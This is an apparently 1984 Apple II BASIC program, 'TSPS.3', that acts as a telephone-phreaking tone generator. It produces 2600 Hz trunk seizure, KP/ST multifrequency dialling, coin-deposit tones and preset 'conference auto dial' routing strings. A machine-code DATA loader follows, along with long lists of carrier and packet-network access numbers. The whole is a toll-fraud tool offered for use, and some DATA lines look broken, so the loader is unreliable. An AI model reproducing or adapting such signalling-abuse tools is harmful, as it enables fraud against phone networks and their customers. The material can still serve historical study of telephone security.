570  PRINT : PRINT "0...HANG UP": PRINT : PRINT "X...MAIN MENU"
580  POKE 32,20: VTAB 1: PRINT "A...PICK UP"
590  PRINT : PRINT "B...NICKEL": PRINT : PRINT "C...DIME": PRINT : PRINT
     "D...QUARTER": POKE 32,0
600  HTAB 1: VTAB 23: GET A$: HTAB 1
610  IF A$ = "!" THEN  CALL 64352: END
620  IF A$ = "X" THEN 250
630  IF A$ = "A" THEN 1230
640  IF A$ = "B" THEN 1290
650  IF A$ = "C" THEN 1240
660  IF A$ = "D" THEN 1270
670  IF A$ = "0" THEN  POKE 49313,0: POKE 49314,0: HOME : GOTO 500
680  VTAB ( VAL (A$) * 2) - 1: IF A$ = "1" THEN  VTAB 1
690  INVERSE : PRINT A$: NORMAL
700  IF  VAL (A$) < 0 THEN 490
710  IF A$ = "1" THEN 810
720  IF A$ = "2" THEN 840
730  IF A$ = "3" THEN 950
740  IF A$ = "4" THEN 920
750  IF A$ = "5" THEN 1000
760  IF A$ = "8" THEN 1030
770  IF A$ = "7" THEN 890
780  IF A$ = "6" THEN 1060
790  IF A$ = "9" THEN 1070
800  VTAB  PEEK (37) + 1: GOTO 99
810 J = 0: POKE 8207,19: REM BUSY
820  POKE 2,27: CALL 8192: FOR I = 1 TO 600: NEXT :J = J + 1
830  IF J < 30 THEN 820
840 J = 0: POKE 8207,8: POKE 2,27
850  CALL 8192: FOR I = 1 TO 250: NEXT
860  GOTO 850
880  POKE 8207,25: POKE 2,25: CALL 8192: GOTO 880
890  POKE 8207,254: POKE 2,26
900  CALL 8192: GOTO 900
910  REM  CONFERENCE

920  POKE 8207,6: POKE 2,26: CALL 8192: CALL 8192: CALL 8192: POKE 82
     07,80: CALL 8192
930  GOTO 490
940  REM  RING


950 J = 0: POKE 8207,48: REM RING
960  POKE 2,28: CALL 8192: FOR I = 1 TO 4000: NEXT
970 J = J + 1: IF J < 76 THEN 960
980  GOTO 840
990  REM  HOWLER

1000 J = 0: POKE 2,30: POKE 8207,15: CALL 8192: POKE 8027,4
```

```
NAME..TSPS.3   DATE..09/23/84   TIME..0000   PAGE..03
STARTING LINE..0    ENDING LINE..63999

1010  CALL 8192: FOR I = 1 TO 150: NEXT :J = J + 1: IF J < 300 THEN 1
     010
1020  END
1030  POKE 2,30: POKE 8207,1: CALL 8192
1035  CALL 8192
1040  FOR X = 0 TO 13725: NEXT : GOTO 1030
1050  FOR X = 0 TO 50000: NEXT X
1060  POKE 2,25: POKE 8207,25: CALL 8192: FOR X = 0 TO 1000: NEXT : GOTO
     1060
1070  HOME : PRINT "$ = 2600HZ : K = KP : S = ST : @ = WAIT"
1080  PRINT : PRINT "   ! = M$@ : M = MF : T = TT"
1085  PRINT : PRINT "C1-C4: CONFERENCE AUTO DIAL"
1090  PRINT : PRINT "----------------------------------------"
1100  PRINT : INPUT "ENTER #: ";I$
1105  IF I$ = "C1" THEN I$ = "5145551212@@@@$$@@MK9140421050S@@@MK91
     404210565"
1106  IF I$ = "C2" THEN I$ = "5145551212@@@@$$@@MK3120011050S@@@MK31
     200110565"
1107  IF I$ = "C3" THEN I$ = "5145551212@@@@$$@@MK2130803050S@@@MK21
     308030565"
1108  IF I$ = "C4" THEN I$ = "5145551212@@@@$$@@MK2130801050S@@@MK21
     308010565"
1110  IF I$ = "" THEN 490
1120 P = 0
1130  POKE 8207,2
1140  FOR T = 1 TO  LEN (I$)
1150  IF  MID$ (I$,T,1) = "M" THEN P = 12: GOTO 1210
1160  IF  MID$ (I$,T,1) = "T" THEN P = 0: GOTO 1210
1170  IF  MID$ (I$,T,1) = "$" THEN  POKE 2,25: POKE 8207,15: CALL 819
     2: POKE 8207,2: GOTO 1210
1175  IF  MID$ (I$,T,1) = "*" THEN  POKE 2,10: GOTO 1200
1177  IF  MID$ (I$,T,1) = "#" THEN  POKE 2,11: GOTO 1200
1180  IF  MID$ (I$,T,1) = "@" THEN  FOR X = 0 TO 1500: NEXT : GOTO 12
     10
1185  IF  MID$ (I$,T,1) = "K" THEN  POKE 2,22: GOTO 1200
1187  IF  MID$ (I$,T,1) = "S" THEN  POKE 2,24: GOTO 1200
1189  IF  MID$ (I$,T,1) = "!" THEN P = 12: POKE 2,25: POKE 8207,15: CALL
     8192: FOR X = 0 TO 1500: NEXT : POKE 2,22: POKE 8207,2: CALL 819
     2: GOTO 1210
1190  POKE 2, VAL ( MID$ (I$,T,1)) + P
1200  CALL 8192
1210  NEXT
1213 XC = 0
1215  IF P = 12 THEN 1220
1216 LC$ = ""
1217  FOR T = 1 TO  LEN (I$): IF  MID$ (I$,T,1) = "T" OR  MID$ (I$,T,
     1) = "@" THEN 1219
1218 LC$ = LC$ +  MID$ (I$,T,1)
1219  NEXT
1220  GOTO 1070
1230  POKE 49313,3: POKE 49314,3:: GOTO 490
1240  POKE 2,30: POKE 8207,3: CALL 8192: FOR T = 1 TO 50: NEXT : CALL
     8192: GOTO 490
1270  POKE 2,30: POKE 8207,1: FOR T = 1 TO 5: CALL 8192: FOR X = 1 TO
     3: NEXT : NEXT
1280  GOTO 490
1290  POKE 2,30: POKE 8207,3: CALL 8192: GOTO 490
```

```
NAME..TSPS.3   DATE..09/23/84   TIME..0000   PAGE..04
STARTING LINE..0    ENDING LINE..63999

1300  POKE 8207,1
1310  FOR X = 0 TO 255: POKE 2,X: CALL 8192: NEXT : GOTO 490
3000  PRINT "DA? ";:M = 25: GOSUB 130
3005  IF I$ = "" THEN 250
3010 S$ = I$: FOR T = 1 TO N:R$ = N$(T): GOSUB 3050: IF F THEN LC$ =
     P$(T):XC = T: GOTO 450
3020  NEXT : GOTO 250
3050 F = 0: FOR X = 1 TO  LEN (R$): IF  MID$ (R$,X, LEN (S$)) = S$ THEN
     F = 1: RETURN
3070  NEXT
3080  RETURN
5000  READ N: FOR T = 1 TO N: READ N$(T): READ P$(T): NEXT : RETURN
10000  REM   YOU ENTER DATA HERE -- VALUE OF N
10010  REM    YOU ENTER DATA HERE
```

An AppleSoft CLONE TABLE for TSPS.3

In order to create the binary file CLONE TABLE that is called for in line 110 of the program TSPS.3, clear your memory and run the following program. Make sure you have a diskette in Drive 1 that is not write protected. This program will create CLONE TABLE.

```
10050  DIM CT(514):  FOR X = 1 TO 513:  READ CT(X): NEXT
10060  X = Ø:  FOR Z = 8192 TO 8704: POKE Z, CT(X):  X =
       X + 1:  NEXT
10070  PRINT CHR$(4);"BSAVE CLONE TABLE,A$3180,L$0200":
       END
11000  DATA
       173,0,2,205,178,170,240,3,76,164,159,173,1,2,201,1
       41,208,6,32,91
11020  DATA
       167,76,149,159,76,196,166,14,95,170,172,95,170,32,
       94,166,144,12,169,2
11040  DATA
       57,9,169,240,5,169,15,76,210,166,192,6,208,2,132,5
       1,169,32,57,9
11060  DATA
       169,240,97,32,149,160,8,32,164,161,240,30,10,144,5
       ,48,3,76,0,160
11080  DATA
       106,76,89,160,32,147,161,240,13,153,117,170,200,19
       2,60,144,243,32,147,161
11100  DATA
       208,251,40,208,15,172,95,170,169,16,57,9,169,240,1
       2,160,30,8,208,203
11120  DATA
       173,147,170,201,160,240,19,173,117,170,201,160,208
       ,75,172,95,170,169,192,57
11140  DATA
       9,169,240,2,16,63,76,0,160,160,60,169,160,153,116,
       170,136,208,250,96
11160  DATA
       141,117,170,169,12,57,9,169,240,39,32,185,161,176,
       31,168,208,23,224,17
11180  DATA
       176,19,172,95,170,169,8,57,9,169,240,6,224,8,176,2

       06,144,11,138,208
11200  DATA
       8,169,2,76,210,166,76,196,166,169,0,141,101,170,14
       1,116,170,141,102,170
11220  DATA
       141,108,170,141,109,170,32,220,191,173,93,170,32,1
       64,161,208,31,201,141,208
11240  DATA
       247,174,95,170,173,101,170,29,10,169,93,10,169,208
       ,147,174,99,170,240,118
```

```
11260  DATA
       141,99,170,142,93,170,208,220,162,10,221,64,169,24
       0,5,202,208,248,240,182
11280  DATA
       ,189,74,169,48,71,13,101,170,141,101,170,202,142,1
       00,170,32,185,161,176,162
11300  DATA
       173,100,170,10,10,168,165,69,208,9,165,68,217,85,1
       69,144,140,165,69,217
11320  DATA
       88,169,144,11,208,131,165,68,217,87,169,144,2,208,
       245,173,99,170,208,148
11340  DATA
       152,74,168,165,69,153,103,170,165,68,153,102,170,7
       6,232,160,72,169,128,13
11360  DATA
       101,170,141,101,170,104,41,127,13,116,170,141,116,
       170,208,233,240,156,32,128
11380  DATA
       161,76,131,159,32,91,167,32,174,161,173,95,170,170
       ,189,31,157,72,189,30
11400  DATA
       157,72,96,174,93,170,189,0,2,201,141,240,6,232,142
       ,93,170,201,172,96
11420  DATA
       32,147,161,240,250,201,160,240,247,96,169,0,160,22
       ,153,186,181,136,208,250
11440  DATA
       96,169,0,133,68,133,69,32,164,161,8,201,164,240,60
       ,40,76,206,161,32
11460  DATA
       164,161,208,6,166,68,165,69,24,96,56,233,176,48,33
       ,201,10,176,29,32
11480  DATA
       254,161,101,68,170,169,0,101,69,168,32,254,161,32,
       254,161,138,101,68,133
11500  DATA 68,152,101,69,133,69,144,207,56,96,6,68,38
```

Appendix IV

Phone Numbers

Local Access Numbers for the ITT Network
The No Name ASCII EXPRESS Line !

Alabama	
Birmingham	(205) 320-2100
Arizona	
Phoenix	(602) 257-8200
Arkansas	
Little Rock	(501) 372-2401
California	
Bakersfield	(805) 395-0123
Fresno	(209) 445-9300
Los Angeles Metro Area	
Los Angeles	(213) 488-1824
Orange County Metro Area	
Santa Ana	(714) 973-8032
Sacremento	(916) 448-6686
San Diego	(714) 233-9882
San Francisco Bay Area	
Palo Alto	(415) 828-2750
San Francisco	(415) 495-2816
San Jose	(408) 280-1301
Colorado	
Denver	(303) 861-4411
Connecticut	
Bridgeport	(203) 333-2722
Danbury	(203) 794-1085
Hartford	(203) 527-7389
New Haven	(203) 787-0170
Norwalk	(203) 866-8411
Stamford	(203) 324-1172
Delaware	
Wilmington	(302) 654-2809
District of Columbia	
Washington	(202) 565-4110
Florida	
Ft. Lauderdale	(305) 764-4522
Jacksonville	(904) 358-8522
Miami	(305) 545-8895
Orlando	(305) 425-7791
St. Petersburg	(813) 822-1089
Tampa	(813) 223-5380
West Palm Beach	(305) 659-2064
Georgia	
Atlanta	(404) 525-0714
Illinois	
Chicago Metro Area	
Chicago	(312) 922-1013
Elk Grove	(312) 364-6020
Indiana	
Indianapolis	(317) 637-5223
South Bend	(219) 237-1700

Iowa	
Des Moines	(515) 284-5040
Kansas	
Kansas City	(913) 371-1300
Wichita	(316) 267-1088
Kentucky	
Lexington	(606) 233-7261
Louisville	(502) 589-9360
Louisiana	
Baton Rouge	(504) 346-6800
New Orleans	(504) 566-8300
Maryland	
Baltimore	(301) 995-3000
Massachusetts	
Boston Metro Area	
Boston	(617) 357-5562
Michigan	
Ann Harbor	(313) 662-2041
Detroit Metro Area	
Detroit	(313) 964-2843
Grand Rapids	(616) 458-2472
Lansing	(517) 482-3903
Minnesota	
Minneapolis	(612) 375-0690
Missouri	
Kansas City	(913) 381-1300
St. Louis	(314) 658-0800
Nevada	
Las Vegas	(702) 383-3000
Reno	(702) 323-7191
New Jersey	
Camden	(609) 338-0340
North New Jersey Metro Area	
Jersey City/Newark	(201) 589-6343
New Brunswick	(201) 463-0900
Trenton	(609) 989-1631
New York	
Albany	(518) 462-2068
Buffalo	(716) 845-5150
New York City Metro Area	
New York City	(212) 248-0151
Rochester	(716) 325-1180
Syracuse	(315) 471-8900
North Carolina	
Charlotte	(704) 375-4311
Greenboro	(919) 378-9489
Raleigh	(919) 832-9438
Winston-Salem	(919) 725-3532
Ohio	
Akron	(216) 375-9040
Cincinnati	(513) 651-1823
Cleveland	(216) 921-0490
Columbus	(614) 224-0024
Dayton	(513) 228-6506
Oklahoma	
Oklahoma	(405) 525-7731
Tulsa	(918) 585-5001
Pennsylvania	
Allentown	(215) 433-2166
Harrisburg	(717) 862-5067
Lancaster	(717) 299-4796
Philadelphia Metro Area	
Philadelphia	(215) 563-3256
Pittsburgh	(412) 261-4930
Scranton	(717) 347-9135
Reading	(215) 376-4864
Wilkes-Barre	(717) 825-2761
Rhode Island	
Providence	(401) 273-8263
South Carolina	
Charleston	(803) 577-6728
Columbia	(803) 256-3060
Greenville	(803) 233-1351
Spartanburg	(803) 573-7639
Tennessee	
Chattanooga	(615) 697-7000
Knoxville	(615) 521-7600
Memphis	(901) 525-3355
Nashville	(615) 327-2511
Texas	
Austin	(512) 474-4397
Beaumont	(713) 832-9116
Dallas	(214) 651-0609
Ft. Worth	(817) 338-4749
Houston	(713) 862-5067
San Antonia	(512) 223-8603
Utah	
Salt Lake City	(801) 363-2738
Virginia	
Lynchburg	(804) 528-2819
Newport News	(804) 380-9038

METROPHONE ACCESS NUMBERS

ANAHEIM, CA	(714)527-7055
ATLANTA, GA	(404)223-1000
AUSTIN, TX	(512)474-6057
BALTIMORE, MD	(301)659-7700
BEAUMONT, TX	(713)833-9331
BOSTON, MA	(617)482-3222
BUFFALO, NY	(716)852-9200
CHICAGO, IL	(312)853-4700
CINCINNATI, OH	(513)241-1747
CLEVELAND, OH	(216)861-5163
COLUMBUS, OH	(614)224-0577
CULVER CITY, CA	(213)410-0078
DALLAS, TX	(214)742-4500
DAYTON, OH	(513)228-1576
DENVER, CO	(303)623-5326
DETROIT, MI	(313)963-4847
EL MONTE, CA	(213)350-1028
ELK GROVE, IL	(312)981-8870
FT. LAUDERDALE, FL	(305)462-3530
FT. WORTH, TX	(817)338-1639
HACKENSACK, NJ	(201)487-3155
HARTFORD, CT	(203)522-0003
HAWTHORNE, NJ	(201)427-1100
HINSDALE, IL	(312)986-0566
HOUSTON, TX	(713)224-9417
HUNTINGTON BEACH, CA	(714)972-8515
INDIANAPOLIS, IN	(317)635-6284
KANSAS CITY, KS	(913)621-3186
KANSAS CITY, MO	(816)471-1999
LONG ISLAND, NY	(516)443-5402
LOS ANGELES, CA	(213)629-1026
LOS ANGELES, CA	(213)992-8282
LOS ANGELES, CA	(213)202-6117
MIAMI, FL	(305)326-3300
MILWAUKEE, WI	(414)277-1805
MINNEAPOLIS, MN	(612)370-9000
NEW ORLEANS, LA	(504)566-8500
NEW YORK, NY	(212)732-7430
NEWARK, NJ	(201)645-9220
OAKLAND, CA	(415)836-6900
OKLAHOMA CITY, OK	(405)232-9011
OMAHA, NE	(402)422-1120
PHILADELPHIA, PA	(215)351-0100
PITTSBURGH, PA	(412)261-5720
RENO, NV	(702)329-1025
RICHMOND, VA	(804)225-1920
ST. LOUIS, MO	(314)342-1130
SACRAMENTO, CA	(916)443-6921
SAN ANTONIO, TX	(512)224-9600
SAN DIEGO, CA	(714)233-0327
SAN FRANCISCO, CA	(415)956-0162
SAN JOSE, CA	(408)947-7606
SAN MATEO, CA	(415)579-6001
SANTA ANA, CA	(714)972-9515
SEATTLE, WA	(206)382-0910
SKOKIE, IL	(312)679-8120
SYRACUSE, NY	(315)474-3911
TOLEDO, OH	(419)243-1046
WASHINGTON, DC	(202)737-2051

MCI ACCESS NUMBERS

AARON, OHIO	(216)	253-1490
ATLANTA, GA.	(404)	523-0003
AUSTIN, TEXAS	(512)	473-2716
BALTIMORE, MD.	(301)	321-8933
BOSTON, MASS.	(617)	482-2888
CHICAGO, ILL.	(312)	321-6581
CINCINNATI, OHIO	(513)	241-1216
CLEVELAND, OHIO	(216)	621-2371
COLUMBUS, OHIO	(614)	224-0970
DALLAS, TEXAS	(214)	742-6888
DAYTON, OHIO	(513)	228-0241
DENVER, COLORADO	(303)	837-8638
DETROIT, MICH.	(313)	962-6906
FT. LAUDERDALE, FL.	(305)	462-1818
FT. WORTH, TEXAS	(817)	338-9004
HOUSTON, TEXAS	(713)	224-6098
INDIANAPOLIS, INDIANA	(317)	632-8739
KANSAS CITY, MO.	(816)	836-1810
LOS ANGELES, CALF.	(213)	488-1871
LUBBOCK, TEXAS	(806)	744-8879
MIDLAND/ODESS, TEXAS	(915)	561-5130
MILWAUKEE, WISCONSIN	(414)	933-7351
MINNEAPOLIS, MINN.	(612)	341-2835
NEWARK, NJ.	(201)	645-9040
NEW ORLEANS, LA.	(504)	566-8970
NEW YORK, NY.	(212)	397-1020
OKLAHOMA CITY, OK.(#1)	(405)	525-8963
OMAHA, NEBRASKA	(402)	422-0306
PHILADELPHIA, PA.	(215)	561-3199
PHOENIX, AZ.	(602)	249-0716
PITTSBURG, PA.	(412)	281-4905
ST. LOUIS, MO.	(314)	342-0280
SAN ANTONIO, TEXAS	(512)	226-8505
SAN DIEGO, CALF.	(714)	560-1465
SAN FRANCISCO, CALF.	(415)	495-2500
SOUTH BEND, IND.	(219)	232-8036
STAMFORD, CT.	(203)	348-0929
TOLEDO, OHIO	(419)	243-2048
TUCSON, ARIZONA	(602)	622-0212
TULSA, OKLAHOMA	(918)	583-9082
WASHINGTON, D.C.	(202)	872-1847

Satelco Nodes

ALBUQUERQUE,NM.........	505-848-7000
ATLANTA,GA.............	404-434-0205
BALTIMORE,MD...........	301-788-1725
BATON ROUGE,LA.........	504-346-3075
BIRMINGHAM,AL..........	205-583-9410
CHICAGO,IL.............	312-853-4986
CLEVELAND,OH...........	216-781-9514
DENVER,CO..............	303-978-5950
DETROIT,MI.............	313-962-1536
KANSAS CITY,MO.........	816-421-3558
LOS ANGELES,CA.........	213-617-9917
MEMPHIS,TN.............	901-524-0100
MIAMI,FL...............	305-326-8610
MINNEAPOLIS,MN.........	612-338-0838
NASHVILLE,TN...........	513-352-8477
NEW ORLEANS,LA.........	504-569-8450
NEW YORK,NY............	212-742-1980
OKLAHOMA CITY,OK.......	405-232-1080
PHILADELPHIA,PA........	215-568-9910
PHOENIX,AR.............	602-254-9502
PITTSBURG,PA...........	412-281-1660
ST. LOUIS,MO...........	314-658-9450
SAN DIEGO,CA...........	714-239-8444
SAN JOSE,CA............	408-971-0440

SPRINT ACCESS NUMBERS

AKRON, OH	(216) 375-9240
ALBANY,N.Y.	(518) 462-8200
ALLENTOWN,PA	(215) 434-2915
ANAHEIM,CA	(714) 778-4011
SANTA ANA,CA	(714) 973-2900
ATLANTA,GA	(404) 525-2696
AUSTIN,TX	(512) 474-7773
BAKERSFIELD,CA	(805) 395-1301
BALTIMORE,MD	(301) 659-5500
BATON ROUGE,LA	(504) 346-5900
BOSTON,MASS	(617) 482-3362
BEDFORD, MASS	(617) 275-4600
MELROSE,MASS	(617) 662-2335
BRIGDEPORT,CONN	(203) 579-1525
BUFFALO,NY	(716) 854-9100
BURLINGAME,CA	(415) 348-7700
CAMDEN,NJ	(609) 541-5028
CHARLOTTE,NC	(704) 372-4900
CHICAGO,IL	(312) 853-3920
ELK GRAVE,IL	(312) 364-6300
LA GRANGE,IL	(312) 579-9160
OAK LAWN,IL	(312) 857-8800
SKOKIE,IL	(312) 675-9370
CINCINATTI,OH	(513) 241-5690
CLEVELAND,OH	(216) 696-5422
COLUMBUS,OH	(614) 224-3735
DALLAS,TX	(214) 742-5114
DAYTON,OH	(513) 228-8015
DENVER,CO	(303) 623-3671
DETROIT,MI	(313) 961-2430
BIRMINGHAM,MI	(313) 643-9080
ROSEVILLE,MI	(313) 775-8755
FT.WORTH,TX	(214) 647-2002
FRESNO,CA	(209) 445-9001
GLENDALE,CA	(213) 956-1391
GREENSBORO,NC	(919) 373-8633
HARRISBURG,PA	(717) 233-9031
HARTFORD,CT	(203) 525-0155
HOUSTON,TX	(713) 225-1444
INDIANAPOLIS,IN	(317) 635-0119
JERSEY CITY,NJ	(201) 333-0250
KANSAS CITY,MO	(816) 474-1850
LAS VEGAS,NV	(702) 387-7000
LONG BEACH,CA	(213) 637-8883
LONG ISLAND,NY	(516) 222-9106
LOS ANGELES,CA	(213) 628-9902
COMPTON,CA	(213) 637-8883
EL MONTE,CA	(213) 575-1411
INGLEWOOD,CA	(213) 645-9011
VAN NUYS,CA	(213) 997-1031
LOUISVILLE,KY	(502) 589-0680
MILWAUKEE,WI	(414) 276-1804
MINNEAPOLIS,MN	(612) 340-1100
NEWARK,NJ	(201) 333-0250
NEW ORLEANS,LA	(504) 566-8772
NEW YORK,NY	(212) 732-4114
QUEENS,NY	(212) 626-0226
NORFOLK,VA	(804) 625-7495
OAKLAND,CA	(415) 577-0200
WALNUT CREEK,CA	(415) 944-5000
OKLAHOMA CITY,OK	(405) 236-8901
OMAHA,NE	(402) 592-6000
PALO ALTO,CA	(415) 856-1626
PHILADELPHIA,PA	(215) 561-4718
PHOENIX,AZ	(602) 257-9128
PITTSBURG,PA	(412) 281-4925
PROVIDENCE,RI	(401) 274-8793
RENO,NV	(702) 322-1512
RICHMOND,VA	(804) 353-1081
ROCHESTER,NY	(716) 262-5000
SACRAMENTO,CA	(916) 448-1361
ST.LOUIS,MO	(314) 342-8980
ST.PAUL,MN	(612) 340-1100
SALT LAKE CITY,UT	(801) 363-2294
SAN ANTONIO,TX	(512) 226-5664
SAN BERNADINO,CA	(714) 824-7430
SAN DIEGO,CA	(714) 231-0846
SAN FRANCISCO,CA	(415) 781-9420
SAN JOSE,CA	(408) 279-4040
SPRINGFIELD,MASS	(413) 781-1602
STANFORD,CONN	(203) 322-0606
STOCKTON,CA	(209) 943-2111
SYRACUSE,NY	(315) 422-6341
TOLEDO,OH	(419) 243-4227
TUCSON,AZ	(602) 882-4484
TULSA,OK	(918) 584-6030
WASHINGTON,DC	(202) 861-9000
WHITE PLAINS,NY	(914) 997-1616
WORCHESTER,MA	(617) 752-5911

(B) = BELL 212, (V) = VADIC 3405, (B/V) = EITHER BELL 212 OR VADIC 3405.

< > INDICATES THE ACTUAL LOCATION OF TELENET FACILITIES. IN SOME CASES, LOCAL ACCESS MAY REQUIRE EXTENDED METRO TELEPHONE SERVICE OR INVOLVE MESSAGE UNIT CHARGES.

		300 BPS			1200 BPS
AL 205	BESSEMER	328-2310	<BIRMINGHAM>	(B/V)	328-2310
AL 205	BIRMINGHAM	328-2310		(B/V)	328-2310
AL 205	FLORENCE	767-7960		(B/V)	767-7960
AL 205	HUNTSVILLE	539-2281		(B/V)	539-2281
AL 205	MOBILE	432-1680		(B/V)	432-1680
AL 205	MONTGOMERY	269-0090		(B/V)	269-0090
AL%205	SHEFFIELD	767-7960	<FLORENCE>	(B/V)	767-7960
AK 907	ANCHORAGE	276-0271		(B/V)	276-0271
AK 907	JUNEAU	586-9700		(B/V)	586-9700
AR 501	LITTLE ROCK	372-4616		(B/V)	372-4616
AZ 602	MESA	254-0244	<PHOENIX>	(B/V)	254-0244
AZ 602	PHOENIX	254-0244		(B/V)	254-0244
AZ 602	SCOTTSDALE	254-0244	<PHOENIX>	(B/V)	254-0244
AZ 602	TEMPE	254-0244	<PHOENIX>	(B/V)	254-0244
AZ 602	TUCSON	747-0107		(B/V)	747-0107
CA 213	ALHAMBRA	507-0909	<GLENDALE>	(B/V)	507-0909
CA 714	ANAHEIM	558-6061	<SANTA ANA>	(B/V)	558-7078
CA 805	BAKERSFIELD	327-8146		(B/V)	327-8146
CA 415	BURLINGAME	591-0726	<SAN CARLOS>	(B/V)	591-0726
CA 213	CANOGA PARK	306-2984	<MARINA DEL REY>	(B/V)	306-2984
CA 714	COLTON	824-9000		(B/V)	824-9000
CA 213	COMPTON	516-1007		(B/V)	516-1007
CA 415	CONCORD	676-2834		(B/V)	676-2834
CA 213	COVINA	330-1630		(B/V)	330-1630
CA 408	CUPERTINO	294-9119	<SAN JOSE>	(B/V)	294-9119
CA 619	ES CONDIDO	741-7756		(B/V)	741-7756
CA 213	EL MONTE	507-0909	<GLENDALE>	(B/V)	507-0909
CA 714	FULLERTON	558-6061	<SANTA ANA>	(B/V)	558-7078
CA 209	FRESNO	233-0961		(B/V)	233-0961
CA 714	GARDEN GROVE	898-9820		(B/V)	898-9820
CA%818	GLENDALE	507-0909		(B/V)	507-0909
CA 415	HAYWARD	881-1382		(B/V)	881-1382
CA 213	HOLLYWOOD	689-9040	<LOS ANGELES>	(B/V)	624-2251
CA 213	HOLLYWOOD	937-3580	<LOS ANGELES>	(B/V)	937-3580
CA 714	HUNTINGTON BEACH	558-6061	<SANTA ANA>	(B/V)	558-7078
CA 213	INGLEWOOD	689-9040	<LOS ANGELES>	(B/V)	624-2251
CA 213	INGLEWOOD	937-3580	<LOS ANGELES>	(B/V)	937-3580
CA 213	LOS ANGELES	689-9040		(B/V)	624-2251
CA 213	LOS ANGELES	937-3580		(B/V)	937-3580
CA 415	LOS ALTOS	856-9995	<PALO ALTO>	(B/V)	856-9995
CA 213	LONG BEACH	548-6141	<SAN PEDRO>	(B/V)	548-6141
CA 213	MARINA DEL REY	306-2984		(B/V)	306-2984
CA 209	MODESTO	576-2852		(B/V)	576-2852
CA*408	MONTEREY	375-2675		(B/V)	375-2675
CA 415	MOUNTAIN VIEW	856-9995	<PALO ALTO>	(B/V)	856-9995
CA 714	NEWPORT BEACH	558-6061	<SANTA ANA>	(B/V)	558-7078
CA 213	NORWALK	404-2237		(B/V)	404-2237
CA 415	OAKLAND	836-4911		(B/V)	836-4911
CA 805	OXNARD	656-6760	<VENTURA>	(B/V)	656-6760
CA 415	PALO ALTO	856-9995		(B/V)	856-9995
CA 213	PASADENA	507-0909	<GLENDALE>	(B/V)	507-0909
CA 415	REDWOOD CITY	591-0726	<SAN CARLOS>	(B/V)	591-0726
CA 714	RIVERSIDE	824-9000	<COLTON>	(B/V)	824-9000
CA 916	SACRAMENTO	448-6262		(B/V)	448-6262
CA 408	SALINAS	443-4940		(B/V)	443-4940
CA 714	SAN BERNADINO	824-9000	<COLTON>	(B/V)	824-9000
CA 415	SAN CARLOS	591-0726		(B/V)	591-0726
CA 619	SAN DIEGO	231-1922		(B/V)	233-0233
CA 415	SAN FRANCISCO	362-6200		(B/V)	956-5777
CA 408	SAN JOSE	294-9119		(B/V)	294-9119
CA 415	SAN MATEO	591-0726	<SAN CARLOS>	(B/V)	591-0726
CA 213	SAN PEDRO	548-6141		(B/V)	548-6141
CA 415	SAN RAFAEL	492-0752		(B/V)	492-0752
CA 714	SANTA ANA	558-6061		(B/V)	558-7078
CA 805	SANTA BARBARA	682-5361		(B/V)	682-5361
CA 408	SANTA CLARA	294-9119	<SAN JOSE>	(B/V)	294-9119
CA 408	SANTA CRUZ	425-8455		(B/V)	425-8455
CA 213	SANTA MONICA	306-2984	<MARINA DEL REY>	(B/V)	306-2984
CA 707	SANTA ROSA	578-9325		(B/V)	578-9325
CA 209	STOCKTON	473-2056		(B/V)	473-2056
CA 408	SUNNYVALE	294-9119	<SAN JOSE>	(B/V)	294-9119
CA 213	TORRANCE	548-6141	<SAN PEDRO>	(B/V)	548-6141
CA%818	WOODLAND HILLS	887-3160		(B/V)	887-3160
CA 415	WOODSIDE	856-9995	<PALO ALTO>	(B/V)	856-9995
CA 805	VENTURA	656-6760		(B/V)	656-6760
CO 303	AURORA	337-6000	<DENVER>	(B/V)	337-6060
CO 303	BOULDER	337-6000	<DENVER>	(B/V)	337-6060
CO 303	COLORADO SPRINGS	635-5361		(B/V)	635-5361
CO 303	DENVER	337-6000		(B/V)	337-6060
CO 303	LAKEWOOD	337-6000	<DENVER>	(B/V)	337-6060
CT 203	DANBURY	794-9075		(B/V)	794-9075
CT 203	BRIDGEPORT	335-5055		(B/V)	335-5055
CT 203	GREENWICH	348-0787	<STAMFORD>	(B/V)	348-0787
CT 203	HARTFORD	247-9479		(B/V)	247-9479
CT 203	MILFORD	624-5954	<NEW HAVEN>	(B/V)	624-5954
CT 203	NEW HAVEN	624-5954		(B/V)	624-5954
CT 203	STAMFORD	348-0787		(B/V)	348-0787
CT 203	WATERBURY	753-4512		(B/V)	753-4512
CT 203	WEST HARTFORD	247-9479	<HARTFORD>	(B/V)	247-9479
DC 202	WASHINGTON	429-7896		(B/V)	429-7800
DE 302	WILMINGTON	454-7710		(B/V)	454-7710
FL*305	BOCA RATON	368-8300		(B/V)	368-8300
FL 813	CLEARWATER	323-4026	<ST. PETE>	(B/V)	323-4026
FL 904	DAYTONA BEACH	252-9914		(B/V)	252-9914
FL 305	FT. LAUDERDALE	764-4505		(B/V)	764-4505
FL*813	FT. MEYERS	IN PROCESS			
FL*904	GAINSVILLE	377-3005		(B/V)	377-3005
FL 904	JACKSONVILLE	353-1818		(B/V)	353-1818
FL*813	LAKELAND	IN PROCESS			
FL 305	MIAMI	372-0230		(B/V)	372-0230
FL 305	ORLANDO	422-4088		(B/V)	422-4088
FL 904	PENSACOLA	438-4562		(B/V)	438-4562
FL*305	POMPANO BEACH	941-5445		(B/V)	941-5445
FL 813	ST PETERSBURG	323-4026		(B/V)	323-4026
FL 813	SARASOTA	346-0216		(B/V)	346-0216

FL 904	TALLAHASSEE	681-1902		(B/V)	681-1902
FL%813	TAMPA	224-9920		(B/V)	224-9920
FL 305	W PALM BEACH	833-6691		(B/V)	833-6691
GA 404	ATHENS	549-4524		(B/V)	549-4524
GA 404	ATLANTA	577-8911		(B/V)	523-0834
GA 404	AUGUSTA	790-4119		(B/V)	790-4119
GA%404	COLUMBUS	571-0556		(B/V)	571-0556
GA 912	MACON	741-1011		(B/V)	741-1011
GA 912	SAVANNAH	236-2605		(B/V)	236-2605
HI 808	HONOLULU	524-8110		(B)	524-8221
IA 319	CEDAR RAPIDS	364-0911		(B/V)	364-0911
IA 402	COUNCIL BLUFFS	341-7733	<OMAHA, NE>	(B/V)	341-7733
IA%319	DAVENPORT	324-2445		(B/V)	324-2445
IA 515	DES MOINES	288-4403		(B/V)	288-4403
IA 319	IOWA CITY	351-1421		(B/V)	351-1421
ID 208	BOISE	343-0611		(B/V)	343-0611
IL 312	ARLINGTON HEIGHTS	938-0500	<CHICAGO>	(B/V)	938-0600
IL 312	AURORA	859-8483		(B/V)	859-8483
IL 309	BLOOMINGTON			(B/V)	829-1231
IL 217	CHAMPAIGN	384-6428	<URBANA>	(B/V)	384-6428
